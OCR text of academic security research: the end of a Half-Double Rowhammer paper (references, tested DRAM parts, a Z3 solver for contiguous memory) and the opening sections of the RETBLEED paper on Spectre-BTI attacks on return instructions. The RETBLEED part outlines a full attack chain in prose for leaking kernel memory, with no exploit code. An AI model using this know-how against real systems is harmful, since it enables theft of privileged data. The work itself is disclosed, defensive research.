[33] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In *S&P*, 2019.

[34] Andrew Kwong, Daniel Genkin, Daniel Gruss, and Yuval Yarom. RAMBleed: Reading Bits in Memory Without Accessing Them. In *S&P*, 2020.

[35] Eojin Lee, Ingab Kang, Sukhan Lee, G Edward Suh, and Jung Ho Ahn. TWiCe: preventing row-hammering by exploiting time window counters. In *ISCA*, 2019.

[36] Moritz Lipp, Misiker Tadesse Aga, Michael Schwarz, Daniel Gruss, Clémentine Maurice, Lukas Raab, and Lukas Lamster. Nethammer: Inducing Rowhammer Faults through Network Requests. *arXiv:1711.08002*, 2017.

[37] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In *USENIX Security Symposium*, 2018.

[38] Jamie Liu, Ben Jaiyen, Richard Veras, and Onur Mutlu. Raidr: Retention-aware intelligent dram refresh. *ACM SIGARCH Computer Architecture News*, 40(3):1–12, 2012.

[39] Onur Mutlu. The RowHammer problem and other issues we may face as memory becomes denser. In *Design, Automation & Test in Europe Conference & Exhibition (DATE)*, 2017.

[40] Yeonhong Park, Woosuk Kwon, Eojin Lee, Tae Jun Ham, Jung Ho Ahn, and Jae W Lee. Graphene: Strong yet Lightweight Row Hammer Protection. In *MICRO*, 2020.

[41] Matthias Payer. HexPADS: a platform to detect "stealth" attacks. In *ESSoS*, 2016.

[42] Peter Pessl, Daniel Gruss, Clémentine Maurice, Michael Schwarz, and Stefan Mangard. DRAMA: Exploiting DRAM Addressing for Cross-CPU Attacks. In *USENIX Security Symposium*, 2016.

[43] Salman Qazi, Yoongu Kim, Nicolas Boichat, Eric Shiu, and Mattias Nissler. Introducing Half-Double: New hammering technique for DRAM Rowhammer bug, 2021. URL: https://security.googleblog.com/2021/05/introducing-half-double-new-hammering.html.

[44] Rui Qiao and Mark Seaborn. A New Approach for Rowhammer Attacks. In *International Symposium on Hardware Oriented Security and Trust*, 2016.

[45] Kaveh Razavi, Ben Gras, Erik Bosman, Bart Preneel, Cristiano Giuffrida, and Herbert Bos. Flip feng shui: Hammering a needle in the software stack. In *USENIX Security Symposium*, 2016.

[46] Gururaj Saileshwar, Bolin Wang, Moinuddin Qureshi, and Prashant J Nair. Randomized row-swap: mitigating row hammer by breaking spatial correlation between aggressor and victim rows. In *ASPLOS*, pages 1056–1069, 2022.

[47] Michael Schwarz, Daniel Gruss, Samuel Weiser, Clémentine Maurice, and Stefan Mangard. Malware Guard Extension: Using SGX to Conceal Cache Attacks. In *DIMVA*, 2017.

[48] Mark Seaborn and Thomas Dullien. Exploiting the DRAM rowhammer bug to gain kernel privileges. In *Black Hat Briefings*, 2015.

[49] Andrei Tatar, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. Defeating software mitigations against rowhammer: a surgical precision hammer. In *RAID*, 2018.

[50] Andrei Tatar, Radhesh Krishnan, Elias Athanasopoulos, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. Throwhammer: Rowhammer Attacks over the Network and Defenses. In *USENIX ATC*, 2018.

[51] Victor van der Veen, Yanick Fratantonio, Martina Lindorfer, Daniel Gruss, Clémentine Maurice, Giovanni Vigna, Herbert Bos, Kaveh Razavi, and Cristiano Giuffrida. Drammer: Deterministic Rowhammer Attacks on Mobile Platforms. In *CCS*, 2016.

[52] Victor van der Veen, Martina Lindorfer, Yanick Fratantonio, Harikrishnan Padmanabha Pillai, Giovanni Vigna, Christopher Kruegel, Herbert Bos, and Kaveh Razavi. GuardION: Practical Mitigation of DMA-Based Rowhammer Attacks on ARM. In *DIMVA*, 2018.

[53] Saru Vig, Siew-Kei Lam, Sarani Bhattacharya, and Debdeep Mukhopadhyay. Rapid detection of rowhammer attacks using dynamic skewed hash tree. In *Workshop on Hardware and Architectural Support for Security and Privacy*, 2018.

[54] Andrew J Walker, Sungkwon Lee, and Dafna Beery. On dram rowhammer and the physics of insecurity. *IEEE Transactions on Electron Devices*, 2021.

[55] Zane Weissman, Thore Tiemann, Daniel Moghimi, Evan Custodio, Thomas Eisenbarth, and Berk Sunar. JackHammer: Efficient Rowhammer on Heterogeneous FPGA-CPU Platforms. *arXiv:1912.11523*, 2019.

[56] Yuan Xiao, Xiaokuan Zhang, Yinqian Zhang, and Radu Teodorescu. One bit flips, one cloud flops: Cross-vm row hammer attacks and privilege escalation. In *USENIX Security Symposium*, 2016.

[57] Yuval Yarom and Katrina Falkner. Flush+Reload: a High Resolution, Low Noise, L3 Cache Side-Channel Attack. In *USENIX Security Symposium*, 2014.

[58] Tianwei Zhang, Yinqian Zhang, and Ruby B. Lee. Cloudradar: A real-time side-channel attack detection system in clouds. In *RAID*, 2016.

[59] Zhi Zhang, Yueqiang Cheng, Dongxi Liu, Surya Nepal, and Zhi Wang. TeleHammer: Cross-Privilege-Boundary Rowhammer through Implicit Accesses. *arXiv:1912.03076*, 2019.




Figure 9: Number of observed bit flips in the *victim* over the fraction of accesses to the *near aggressor* ($\mathcal{N}_+$) in 1 million accesses for the single-sided case.




Figure 10: Number of observed bit flips in the *victim* over the fraction of accesses to the *near aggressors* ($\mathcal{N}_+$, $\mathcal{N}_-$) in 1 million accesses for the double-sided case.

A Summary of the Evaluated Memory Parts

Table 9 provides a comprehensive list of all DDR4, LPDDR4 and LPDDR4x parts we obtained and evaluated in this paper. First, we divide the parts into the DIMMs analyzed in Section 5.3 via the ZCU104 FPGA platform. For these DIMMs we have complete control over DRAM addressing and refresh intervals to evaluate the performance of *distance-1*, *distance-2*, and Half-Double-based hammering (cf. Tables 2, 4 and 5). Second, we evaluate the mobile devices and the PC parts in Section 5.1, where we first reverse engineer the DRAM addressing functions [42] and use the *Quad pattern* for hammering. Table 1 shows the resulting bit flips of the affected devices. We observed overall 7 parts that are affected by Half-Double. For the unaffected mobile and PC parts, we can only speculate whether the underlying memory is Half-Double resistant or whether unknown row scrambling prevented mounting the *Quad pattern*. Hence, we cannot conclude that the underlying memory is indeed unaffected from Half-Double.

B Alternative Representation for Bit Flips under Simulated TRR

In this section, we present a different representation for Figure 4 and Figure 5. Instead of using the β parameter, we plot the number of bit flips observed in the *victim* over the fraction of *near aggressor* in 1 million accesses. Figure 9 shows this data for the single-sided case (*i.e.*, the same data as Figure 4). Figure 10 shows this data for the double-sided case (*i.e.*, the same data as Figure 5),

Table 9: All evaluated memory parts, including their production date, the underlying memory structure, and information of the test system or operating system we evaluated them on. We indicate parts evidently affected by Half-Double.

	Name	Year-Week	CPU / SoC	RAM	Size	Manufacturer	Test System / Operating System	Half-Double
DIMMs	M_1	2019-48	-	DDR4	4 GB	Confidential	ZCU104 FPGA Platform	✗
	M_2	2020-32	-	DDR4	4 GB	Confidential	ZCU104 FPGA Platform	✓
	M_3	2020-42	-	DDR4	8 GB	Confidential	ZCU104 FPGA Platform	✓
Mobile Devices	Chromebook_1	2020-01	MT8183	LPDDR4x	4 GB	Unknown	Baseboard *Kukui* with Chrome OS Version 90.0.4430.218	✓
	Chromebook_2	2020-01	MT8183	LPDDR4x	4 GB	Unknown	Baseboard *Kukui* with Chrome OS Version 90.0.4430.218	✓
	Pixel 3	2018-40	SDM845	LPDDR4x	4 GB	Unknown	Android 11 LineageOS 18.1 with Kernel Version 4.9	✓
	HTC U11	2017-18	MSM8998	LPDDR4x	4 GB	Unknown	Android 9 with Kernel Version 4.4	✓
	OnePlus 5T	2017-47	SDM835	LPDDR4x	6 GB	Unknown	Android 11 LineageOS 18.1 with Kernel Version 4.4	✓
	Samsung S9 (SM-G960F/DS)	2018-10	Exynos 9810	LPDDR4x	4 GB	Unknown	Android 10 with Kernel Version 4.9	✗
	Samsung S7 (SM-G935F)	2016-10	Exynos 8890	LPDDR4	4 GB	Unknown	Android 8 with Kernel Version 3.18	✗
PC	Lenovo T490s	2019-13	Intel i5-8265U	DDR4	16 GB	Samsung	Ubuntu 20.04.3 LTS with Kernel Version 5.11	✗
	Minisforum TL50 MiniPC	2021-43	Intel i5-1135G7	LPDDR4	16 GB	SK Hynix	Ubuntu 20.04.3 LTS with Kernel Version 5.13	✗
	Minisforum X35G MiniPC	2020-43	Intel i3-1005G1	LPDDR4	16 GB	Micron	Ubuntu 20.04.1 LTS with Kernel Version 5.4	✗

C Contiguous Memory Solver

This section details the implementation of the solver and additional performance and correctness analysis based on the reconstructed DRAM addressing functions of the real devices.

Solver Implementation. The solver is implemented with the Z3 theorem prover [12]. To detect continuous memory regions, we first implement the structure of xor-based DRAM addressing functions as constraints. The solver solves for N xor masks we denote as M_i f or $0 \leq i < N$ and the base address of the contiguous physical range B. The general idea is to increment the base B for each of the given input samples, *i.e.*, the pages, as if the range would be contiguous, resulting in unsatisfiable constraints if not. Each of the input samples x_i comes from precisely one set $\mathbb{X}_i$, where x_i is the current sample index. First, we define the function $F_i(x)$ that computes the i-th set bit for the x-th page in the physical memory range:

$$F_i(x) = \bigoplus (M_i \wedge (B + x \cdot 0x1000)).$$

We denote $\bigoplus(x)$ as operation xor-ing all bits of x and $\wedge$ as the bitwise *and* operation. Second, we define a set index as a binary concatenation of each of the set's bits:

$$S(x) = F_0(x) \,||\, \cdots \,||\, F_{N-1}(x).$$

For each of the pages contained in one set we enforce that the set index is the same as of the first member of the set, *i.e.*, the first page of the set x_i^0:

$$\text{assert}(S(x_i) = S(x_i^0)) \forall x_i \in \mathbb{X}_i.$$

Finally, we restrict that all other page offset not contained in one set must have a different set index:

$$\text{assert}(S(y) \neq S(x_i^0)) \forall y \notin \mathbb{X}_i.$$

The underlying range can be generated via a xor-based DRAM addressing function if these constraints are satisfied. If unsatisfied, the memory region is not contiguous or the addressing functions are not xor-based.




Figure 11: F-Score of our solver-based contiguency detection for different pattern lengths.

Evaluation. We verify the correctness of the solver by randomly concatenating contiguous ranges with up to 128 pages and converting these physical pages into bank access patterns with real reverse-engineered DRAM addressing functions. In the evaluation, we *slide* the solver over this generated pattern and vary the number of input samples the solver receives. Figure 11 shows the resulting F-score metric for different DRAM addressing functions and various pattern lengths. We observe that the F-score increases with increasing pattern length. This is as expected since the solver internally has more constraints to rely on. We see that with a pattern length of 128 pages, the solver achieves an F-score of > 0.99 for each pattern.

RETBLEED: Arbitrary Speculative Code Execution with Return Instructions

Johannes Wikner
ETH Zurich

Kaveh Razavi
ETH Zurich

Abstract

Modern operating systems rely on software defenses against hardware attacks. These defenses are, however, as good as the assumptions they make on the underlying hardware. In this paper, we invalidate some of the key assumptions behind *retpoline*, a widely deployed mitigation against Spectre Branch Target Injection (BTI) that converts vulnerable indirect branches to protected returns. We present RETBLEED, a new Spectre-BTI attack that leaks arbitrary kernel memory on fully patched Intel and AMD systems. Two insights make RETBLEED possible: first, we show that return instructions behave like indirect branches under certain microarchitecture-dependent conditions, which we reverse engineer. Our dynamic analysis framework discovers many exploitable return instructions inside the Linux kernel, reachable through unprivileged system calls. Second, we show how an unprivileged attacker can arbitrarily control the predicted target of such return instructions by branching into kernel memory. RETBLEED leaks privileged memory at the rate of 219 bytes/s on Intel Coffee Lake and 3.9 kB/s on AMD Zen 2.

1 Introduction

> *The patches do things like add the garbage MSR writes to the kernel entry/exit points. That's insane. That says "we're trying to protect the kernel". We already have retpoline there, with less overhead. So somebody isn't telling the truth here.*
> – Linus Torvalds on IBRS patches [59].

In the absence of hardware mitigations, widespread and particularly dangerous transient execution vulnerabilities [9, 11, 36, 39, 40, 49, 50, 54, 61, 62] are mitigated in software [46, 60, 63, 68]. Given proprietary hardware, software developers must sometimes rely on the information provided by hardware vendors for the most efficient implementation of their defense. In this paper, we show this lack of transparency can result in vulnerable systems despite deployed software mitigations. In particular, we present a new transient execution attack that can leak kernel memory from an unprivileged user on a variety of microarchitectures despite the deployed *retpoline* mitigations against Spectre Branch Target Injection (BTI).

Spectre-BTI. Also referred to as Spectre Variant 2 [36], Spectre-BTI forces the speculative execution of an arbitrary target for a victim indirect branch. For exploitation, the attacker must inject the desired branch target inside the Branch Target Buffer (BTB) for speculative execution (i.e., branch poisoning). To poison the BTB, the attacker must find collisions with the victim branch inside the correct BTB set. On a successful collision, upon observing the victim indirect branch, the branch predictor serves the poisoned target for speculative execution. The hijacked speculative execution can then leak sensitive information by encoding it inside the cache, which can then be leaked via a timing attack.

Spectre-BTI mitigations. Indirect Branch Restricted Speculation (IBRS) was originally proposed by Intel to mitigate Spectre-BTI against privileged software. IBRS enables the processor to ignore (potentially poisoned) BTB entries created from lower-privileged software, but requires expensive Model-Specific Register (MSR) writes on user–kernel transitions. A competing proposal, retpoline [60] outperformed IBRS by replacing indirect branch instructions with return instructions. Return instructions use a different prediction scheme that is cheaper to flush on user–kernel transitions. Despite concerns about the behavior of return prediction in deep call stacks on Intel Skylake [15, 20, 69], the risk was considered low [15, 58] and ultimately retpoline became the de facto mitigation against Spectre-BTI in privileged software. Retpoline is supported by modern compilers [8, 13], and even recommended by AMD [5].

RETBLEED. Previous work has reverse engineered the behavior of the Branch Prediction Unit (BPU) for indirect branches [18, 32, 36]. In this paper, we try to understand the BPU's behavior on return instructions. Our reverse engineering results show that all return instructions that *follow sufficiently-deep call stacks* can be hijacked using a precise branch history on Intel CPUs. On AMD CPUs, we

find that *any return instruction can be hijacked, regardless of the previous call stack*, as long as the previous *branch destination* is correctly chosen during branch poisoning. Furthermore, in many microarchitectures, it is possible to create collisions on kernel return instructions from user mode.

Armed with these insights, we build a dynamic analysis framework on top of the standard testing and tracing facilities in the Linux kernel to look for microarchitecture-dependent *exploitable* return instructions that provide the attacker sufficient control over registers or memory. On AMD, without the need for deep call stacks, return instructions right after the transition to the kernel via unprivileged system calls are readily exploitable. Even on Intel, we could find many instances of exploitable return instructions that come after deep call stacks. These exploitable returns form the first part of our end-to-end exploit called RETBLEED. Unlike previous return-based Spectre attacks [37, 40, 67], RETBLEED exploits return instructions to gain arbitrary kernel-level speculative code execution by targeting the BTB instead of the RSB. It is, however, not possible for an attacker to direct speculative execution from a hijacked kernel return to user space due to Supervisor Mode Execution Prevention (SMEP). To circumvent SMEP, the attacker can instead use a destination in kernel space. We make a key observation that branch resolution feedback is recorded in the BTB *across privilege domains*, independently of the correct execution of the branch target. This allows an attacker to inject a poisoned BTB entry with a kernel target from user space. Our evaluation shows that with suitable disclosure gadgets, RETBLEED can leak arbitrary kernel data from an unprivileged process with all the mitigations up on various Intel and AMD systems.

Contributions. We make the following contributions.

1. We provide a detailed reverse engineering of the behavior of return instructions on Intel and AMD processors.
2. Using the insights from our reverse engineering, we build a framework using standard Linux testing and tracing facilities that allows us to identify vulnerable return instructions for different microarchitectures.
3. We show that the destination of BTB entries can be poisoned to a kernel address by an unprivileged process.
4. Building on vulnerable returns and poisoned BTB entries, RETBLEED achieves arbitrary kernel-level speculative execution, leaking arbitrary kernel data at the rate of 219 bytes/s (98 % accuracy) on Intel Coffee Lake and 3.9 kB/s (> 99 % accuracy) on AMD Zen 2.

Responsible disclosure. We disclosed RETBLEED to the affected parties in February 2022. RETBLEED was under embargo until July 12, 2022 to provide adequate time for the development and testing of new mitigations, which we discuss in Section 9. RETBLEED is tracked under CVE-2022-29900 (AMD) and CVE-2022-29901 (Intel). Further information can be found at: https://comsec.ethz.ch/retbleed

2 Background

We provide some necessary background on caches and cache attacks, branch prediction and speculative execution attacks, and the deployed mitigations.

2.1 CPU caches

Commodity CPU caches are organized in multiple levels, where lower levels are faster and smaller than their higher level counterparts. Assuming a common three-level cache hierarchy, lower level caches, L1 and L2, reside in each physical core, and the Last Level Cache (LLC or L3) is shared across all cores. Caches are managed in the granularity of a *cache line* which is a contiguous block of physical memory. Depending on its physical address, each cache line is mapped to a specific *set* inside a cache. Each set can store N entries, known as the *wayness* of the cache. With this organization, any given memory location can be translated into a cache line for a specific cache set, and a tag that identifies it within the set.

Because of their limited size, caches must also implement a set-level replacement policy, such that rarely used cache lines can be evicted and replaced. Moreover, each level has a cache inclusion policy that determines whether cache lines present in one level must also exist in higher levels, thus called *inclusive*, or *non-inclusive* if it is not required. A cache can furthermore be *exclusive* from some other cache level if they may not share cache lines. Whereas commodity CPUs typically implement inclusive caches, non-inclusive and exclusive inclusion policies are common for higher levels caches. By the nature of caches, cache misses are significantly slower than hits, which is exploited in cache attacks.

2.2 Cache attacks

There are many methods to leak information from CPU caches [17, 24, 44, 47, 70]. We discuss the two most popular ones that are also used in this paper, namely PRIME+PROBE [44] and FLUSH+RELOAD [70]. With PRIME+PROBE the spy first fills up an entire cache set with their own memory. They then trigger, or wait for, some victim activity to occur that might be significant for the given cache set. In the last step, the spy then reloads their own memory while measuring the access time. If the access time is *above* a computed threshold, the spy infers that the cache set was populated with the victim's memory, which consequentially evicted some of the spy's memory from the cache. A PRIME+PROBE attack only requires shared caches between spy and victim, but it requires deeper knowledge of the cache implementation (i.e., indexing, replacement and inclusion policy), and it has higher error rate and lower bandwidth than FLUSH+RELOAD.




Figure 1: Simplified BPU overview. BHB is a fingerprint of the last control flow edges (i.e., taken branches). Using Machine State, such as BHB and PC at a branch instruction, BPU predicts the branch target via the BTB. For returns, unless underflow condition, it uses the current RSB Top Of Stack (TOS) pointer to predict return target.

FLUSH+RELOAD assumes not only that the target cache level is shared between spy and victim, but that they also share some memory. Here, the spy first flushes some shared memory from the cache and then waits for, or triggers, the victim's activity. The spy then reloads the shared memory and measures the access time. If the access time is *below* a computed threshold, the spy infers that the victim accessed the shared memory since it was flushed. As we will soon discuss, Spectre attacks [36] often provide an attacker with the possibility of sharing memory with speculatively-executed code, enabling the use of FLUSH+RELOAD. In this paper, we refer to this shared memory as the *reload buffer*.

2.3 Branch prediction

Modern CPUs rely on speculative execution of code to improve the overall performance by reducing stalling. The BPU, located early in the execution pipeline, uses a set of branch predictors to predict the next instruction address when it encounters *direct* or *indirect* branches. In the x86_64 ISA, direct branches are either *conditional* or *unconditional*, whereas indirect branches are always *unconditional*.

Figure 1 shows an overview of a simplified BPU. Direct and indirect branch targets are predicted using the Branch Target Buffer (BTB), which stores possible targets for a given branch. Indexing of the BTB is microarchitecture-dependent, and it uses machine state, such as the current Program Counter (PC) and previous branches recorded in Branch History Buffer (BHB) to accurately predict the next branch target. Jann Horn reverse engineered the BTB indexing for the Haswell microarchitecture as part of his work on Spectre [32]. This information, however, is currently missing for newer Intel microarchitectures and recent AMD microarchitectures that use different prediction schemes [57].

On top of predicting direct and indirect branches, modern microarchitectures use a dedicated scheme for return target prediction. A Return Stack Buffer (RSB) records return targets inside a microarchitectural stack to predict target addresses of return instructions after multiple function calls. However, given the limited capacity of the RSB, different microarchitectures may resort to other branch prediction schemes as needed. As an example, while this has never been explicitly shown, the Skylake microarchitecture is known to revert to BTB prediction on RSB underflows [15, 20, 69].

2.4 Spectre attacks

Speculative execution attacks exploit branch predictors by influencing (i.e., "training") them to execute incorrect code paths. Given that branch prediction is imprecise, speculative execution sometimes takes code paths that are architecturally incorrect. In these cases, processors squash incorrect computation and restart the execution from the correct path. Although incorrect speculative execution is not committed to the architectural state, speculative memory reads affect the state of CPU caches and can thus be leaked by measuring memory access times through cache attacks.

Attacks that are collectively referred to as Spectre attacks [36] have different variants, with the first two variants being the most prominent. Spectre Variant 1, known as Spectre-BCB (Bounds Check Bypass), forces incorrect paths of conditional branches to be taken. In many exploitable cases, these conditions check for a valid bound before a memory access. In essence, Spectre-BCB forces a speculative out of bound memory access. Spectre Variant 2, or Spectre-BTI (Branch Target Injection), exploits unconditional indirect branches by forcing speculative execution of an incorrect indirect branch target. Spectre-BTI achieves this by poisoning the BTB with attacker-controlled targets. This poisoning was shown to be possible across different address spaces because the BPU records a branch target even if the target is not accessible in the same address space [36]. We show in this paper that this is also possible across privilege boundaries to enable user to kernel exploitation.

Another variant of interest is Spectre-RSB [37, 40, 67] that triggers speculation through RSB underflows, or by overwriting the return address on the stack. Because RSB predictions are limited to previously-valid return targets, Spectre-RSB is difficult to exploit in scenarios where the attacker cannot generate code (e.g., inside the kernel), and when mitigations are in place, which we will discuss in Section 2.5.

Exploitation. Spectre attacks require three components:

1. **Speculation Primitive.** This is a code path that forces a desired branch prediction. The predicted branch target or direction (e.g., *taken* or *not taken*) is attacker-controlled.

2. **Disclosure Gadget.** The target code gadget that is speculatively executed due to misprediction at the Speculation Primitive. Due to the nature of Spectre, the Disclosure Gadget and Speculation Primitive reside in the same address space [36].

3. **Covert Channel.** The disclosure gadget leaves a microarchitectural trace that can be detected using a covert channel, typically a cache attack.

To use the Speculation Primitive, the attacker executes code that trains the BPU to make a misprediction. The most trivial example is Spectre-BCB, where an attacker executes a conditional branch a number of times with the same input. They then execute the same conditional branch with a different input to invert the conditional outcome. This causes a misprediction, since the BPU assumes that the conditional branch has the same outcome as before. While similar in-place training is possible for Spectre-BTI, a less constrained attack creates collision without the need to execute the victim branch at all, referred to as *out-of-place* (OOP) training [10].

2.5 Spectre mitigations

The three directions of Spectre attack defenses are isolation, prevention of speculation, and prevention the of covert channel [41]. Whereas the latter category is popular among web browsers [46, 63], it is unfeasible in native contexts.

To mitigate Spectre-BCB, one possibility is to make sure that untrusted pointers are adequately sanitized right before they are accessed. This is a mitigation that is commonly adopted by the browser [46] and the kernel [2, 68]. Another possibility is to remove secrets from a potentially-malicious address space. This is done in the context of site isolation for browsers by making sure that each origin runs in its own address space [1]. It is, however, not trivial to isolate different security domain inside a monolithic kernel.

To mitigate Spectre-RSB, it is common to fill the RSB with harmless return targets on context switch to ensure to stop RSB poisoning across user processes.

To mitigate Spectre-BTI, indirect branches should either not make use of untrusted entries in the BTB or they should be removed altogether. The former was proposed by Intel through a microcode update that provide *Indirect Branch Restricted Speculation* (IBRS) [14] enabling the temporary restriction of branch resolution feedback gathered in a lower privilege mode to be used in a higher privilege. IBRS requires writing MSR values on every privilege mode transition and causes significant performance overhead on many microarchitectures. Recent Intel processors have simplified the interface and improved the performance with *enhanced IBRS* (eIBRS). *Retpoline* [60] is a mitigation based on removing indirect branch prediction that was adopted instead of IBRS due to its lower performance overhead. Retpoline operates by converting all indirect branches into return instructions. However, AMD recommends an alternative retpoline implementation for their systems, which does not convert indirect branches. Instead, it adds a synchronizing instruction (i.e., `lfence`) between loading of the branch target and the indirect branch itself, which prevents speculation by making the speculative window too small to exploit [5].

In this paper, we try to understand the attack surface of return instructions under Spectre-BTI on various microarchitectures.

3 Threat Model

We consider a realistic threat model where an unprivileged attacker process aims to leak privileged information from the victim kernel. We assume the target processor to support speculative execution and the target kernel to be free of software vulnerabilities. We further assume that the target kernel is protected against known speculative execution attacks. More specifically in this paper, we assume the latest Linux kernel that enables all available mitigations against transient execution attacks, such as KPTI [22], retpoline [5, 15], user pointer sanitization [2] and disables unprivileged eBPF [42]. We show how an attacker can leverage Spectre-BTI to hijack return instructions on various Intel and AMD microarchitectures to leak arbitrary kernel data despite these mitigations.

4 Overview

RETBLEED aims to hijack a return instruction in the kernel to gain arbitrary speculative code execution in the kernel context. With sufficient control over registers and/or memory at the victim return instruction, the attacker can leak arbitrary kernel data. To achieve this, however, the attacker must overcome a number of challenges discussed next.

4.1 Challenges

First, it is unclear under which conditions the attacker can hijack the return instruction. The BPUs in different microarchitectures exhibit different behavior when observing a return instruction. We need to understand this behavior before we can hijack a return instruction, which is our first challenge.

> **Challenge (C1).** Understanding the behavior of the BPU when observing a return instruction in different microarchitectures.

Section 5 addresses this challenge by reverse engineering the behavior of BPU when observing return instructions on multiple microarchitectures and how they can be speculatively hijacked by creating collisions in the BTB. Our reverse engineering provides us with the necessary microarchitecture-dependent conditions for hijacking return instructions. But how can we find kernel return instructions that satisfy these conditions and provide an attacker with sufficient control over registers and/or memory? This is our second challenge:

> **Challenge (C2).** Finding return instructions in the kernel that an attacker can hijack while retaining sufficient control over registers and/or memory.

Section 6 addresses this challenge by using kernel function graph tracing for discovering call stacks of interest. By analyzing these call graphs, we discover system calls that

lead to *vulnerable* return instructions. We then match system call inputs with registers and their referenced memory when executing the vulnerable return instruction. System call inputs that match with registers and memory at the vulnerable return instruction are likely to be controllable by the attacker and are as such considered *exploitable* return instructions. But even with these return instructions at the attacker's disposal, how can they control the speculation target?

Challenge (C3). Controlling the speculation target of a hijacked return instruction.

We also address this challenge in Section 6 by showing that an unprivileged attacker can perform BTI on indirect branches and return instructions across privilege domains, without requiring permission to allocate executable memory at high addresses. With this capability, we now have full control over the speculative execution of a kernel return. Our next challenge is finding an exploitable disclosure gadget in the kernel.

Challenge (C4). Finding an exploitable disclosure gadget in the kernel.

We address this challenge in Section 7, where we show how we can find disclosure gadgets and how they can be used to leak arbitrary data. Furthermore, we address a number of practical challenges for reliable exploitation. These include increasing the speculation window, poisoning of the right BTB entry given the history of victim return instruction, and derandomizing KASLR.

4.2 Summary of the full-chain attack

Offline phase. The following steps are executed on a different machine than the victim, where the attacker has full access.

① *Detecting vulnerable returns.* We create a list of locations in the victim kernel where we can arbitrarily control the speculative instruction pointer.

② *Identifying exploitable returns.* We reduce the list of locations to only include those where we additionally control registers or memory references.

③ *Finding compatible disclosure gadgets.* We scan the kernel image for gadgets that enable FLUSH+RELOAD with any of the exploitable returns. We select the victim exploitable return accordingly.

④ *Detecting branch history at the victim return.* We generate a list of branch sources and target addresses preceding the victim return.

Online phase. The following steps are executed on the victim machine, where the attacker has no special privileges.

⑤ *Derandomizing kernel addresses.* We detect the absolute addresses of the disclosure gadget and the reload buffer in kernel memory. On AMD CPUs, we develop a new technique for this purpose.

⑥ *Setting up branch history for BTI.* We set the BHB to the same state as it will be at the victim return. We then perform BTI to the disclosure gadget which poisons the right BTB entry.

⑦ *Executeing the victim return via a system call.* Finally, executing the victim return triggers a BTB prediction to our disclosure gadget, allowing us to leak arbitrary kernel memory.

5 Branch Target Injection on Returns

Given the limited number of entries in the RSB, in this section we want to understand the behavior of the BPU in different microarchitectures when observing return instructions under different conditions. We first reverse engineer the BPU behavior of the indirect branches in different microarchitectures and then show how it interacts with returns.

5.1 Finding BTB collisions

As discussed in Section 2.3, the BPU makes use of BTB to predict the target of an indirect branch. The BTB is usually indexed using the PC of an indirect branch to find the branch target. However, an indirect branch can have multiple targets. The BPU tries to distinguish between these using branch history preceding the indirect branch. The combination of branch history and the branch's PC for the selection of the target makes the reverse engineering of BTB indexing particularly challenging.

BTB collisions on Intel. Previous BTB reverse engineering work on Intel revealed two BTB predictors [32, 36]. The history-backed predictor indexes the BTB using the PC of the last byte of the indirect branch source instruction and its preceding branch history of taken branches. The generic predictor is used if no prediction backed by branch history is available, and selects branch target solely using the PC of the indirect branch source instruction. Because we will target return instructions that follow a deep call stack, we expect a consistent branch history, resulting in using the history-backed predictor. To gain further insight into BTB indexing on Intel platforms, we reproduce the experiment described in [32], shown in Figure 2. This experiment executes a number of taken branches *branch_path*, to set the branch history to a consistent state before executing an indirect branch instruction. When training, the indirect branch target is the "Poisoned target", which signals its execution through a memory access that can later be inferred using FLUSH+RELOAD. For the victim, the branch target *should* lead to no signal, but




Figure 2: Experiment for reverse engineering BTB indexing. Triggering BTB collisions on AMD Zen 1 and 2 does not require executing *branch_path* to match; only the instruction addresses of the last branch target and branch source are significant for the BTB index. However, *branch_patch* is necessary for Intel BTB predictor.

if the indirect branch source addresses collide in the BTB, the CPU incorrectly speculates using the poisoned target.

